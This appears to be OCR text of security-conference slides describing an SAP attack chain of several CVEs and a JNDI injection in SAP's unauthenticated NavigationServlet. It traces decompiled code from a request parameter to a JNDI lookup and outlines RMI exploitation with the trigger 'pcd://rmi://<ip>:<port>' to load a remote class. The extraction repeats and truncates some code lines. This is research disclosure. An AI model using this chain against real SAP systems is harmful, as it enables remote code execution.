
<xml/>
```


root or nt/system
CVE-2023-24523
local http request
local user access
Stage 3
SSRF
CVE-2023-36925
RCE Windows
CVE-2023-27497
Arbitrary file reading
CVE-2023-23857
SQLi
CVE-2022-41272
P4 service access
Stage 2

Stage 1



Enable arbitrary application
CVE-2023-28761
HTTP service access

SAP JNDI Injection: JEA



Onapsis/java_endpoint_analyzer

SAP JNDI Injection: The vulnerable servlet



NavigationServlet is exposed without authentication

```
<description>Navigation servlet for ajax fw</description>
<display-name>NavigationServlet</display-name>
<servlet-name>NavigationServlet</servlet-name>
<servlet-class>com.sap.portal.navigation.servlet.NavigationServlet</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>NavigationServlet</servlet-name>
<url-pattern>/NavigationServlet</url-pattern>
```

SAP JNDI Injection: The vulnerable servlet

```
protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
  protected void doGet(HttpServletRequest request,

  try {
    String action = request.getParameter("action");
    if ("getSubTree".equals(action)) {
      INavigationWS remote = ServletUtils.getNavigationWS(request, response,
      handleGetSubTreeCall(request, response, remote);
    }
  }
```

```
private void handleGetSubTreeCall(HttpServletRequest request,
  JSONObject jSONObject;
  String rootNodeId = request.getParameter("rootNodeId");
  String includeRoot = request.getParameter("includeRoot");

response, INavigationWS remote) throws Exception {

true"));

NavigationTreeResponse navigationTreeRes = remote.getNavigationTree(navTreeRequest);
NavigationTree navigationTree = navigationTreeRes.getNavigationTree();
```

doGet() → handleGetSubTreeCall() → getNavigationTree() →… → **redirect()**


SAP JNDI Injection: The vulnerable servlet

```
public INavigationRedirectorResult redirect(String oldURL, Hashtable environment) throws NamingException {
  return redirectMergedUrl(oldURL, environment);
String prefix = getNavURLPrefix(oldURL);
String url = getNavInternalName(oldURL);
INavigationRedirector redirector = null;
```


```
redirector = this.mm_connectorMap.getRedirector(prefix);
redirector = this.mm_connectorMap.getRedirector(prefix);
while (redirector != null) {
  result = redirector.redirect(url, environment);
url = result.getURL();
if (mm_reporter.beTraced(TracingConsts.PATH))
  mm_reporter.trace(TracingConsts.PATH, "NavigationService.redirect", "NavigationSer
this.mm_logger.trace(TracingConsts.DEBUG, "NavigationService.redirect", "NavigationS
redirector = this.mm_connectorMap.getRedirector(prefix);
```

SAP JNDI Injection: Finding the vulnerability

Redirectors / Connectors



SAP JNDI Injection: Finding the vulnerability




```
public class RoleNavigationPcdRedirector
  extends RoleNavigationConnectorUtils
  implements INavigationRedirector
{
  public INavigationRedirectorResult redirect(String pcdURL, Hashtable environment) th
    try {
      Context object = (Context)getPersistenceRootContext(environment).lookup(pcdURL);
      final String name = object.getNameInNamespace();
```

SAP JNDI Injection: Finding the vulnerability

doGet() → **handleGetSubTreeCall()** → getNavigationTree() →… → **redirect()**


```
private void handleGetSubTreeCall(HttpServletRequest request,
  JSONObject jSONObject;
  String rootNodeId = request.getParameter("rootNodeId");
  String includeRoot = request.getParameter("includeRoot");
boolean boolIncludeRoot = (includeRoot != null && includeRoot.equalsIgnoreCase("true"));

NavigationTreeResponse navigationTreeRes = remote.getNavigationTree(navTreeRequest);
```

```
public class RoleNavigationPcdRedirector
  extends RoleNavigationConnectorUtils
  implements INavigationRedirector
{
  public INavigationRedirectorResult redirect(String pcdURL, Hashtable environment) th
    try {
      Context object = (Context)getPersistenceRootContext(environment).lookup(pcdURL);
      final String name = object.getNameInNamespace();
```

SAP JNDI Injection: Finding the vulnerability

doGet() → **handleGetSubTreeCall()** → getNavigationTree() →… → **redirect()**

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
  public INavigationRedirectorResult redirect(String pcdURL, Hashtable environment) th
    try {
      Context object = (Context)getPersistenceRootContext(environment).lookup(pcdURL);
      final String name = object.getNameInNamespace();
```

SAP JNDI Injection: RMI Exploitation

- RMI-JNDI lookups can be used to load **remote clases** through JNDI references.


https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf

SAP JNDI Injection: RMI Exploitation




Start an RMI Server hosting a JNDI reference which references to a remote class

SAP JNDI Injection: RMI Exploitation




Executes payload using “pcd://rmi://<ip>:<port>”

SAP JNDI Injection: RMI Exploitation



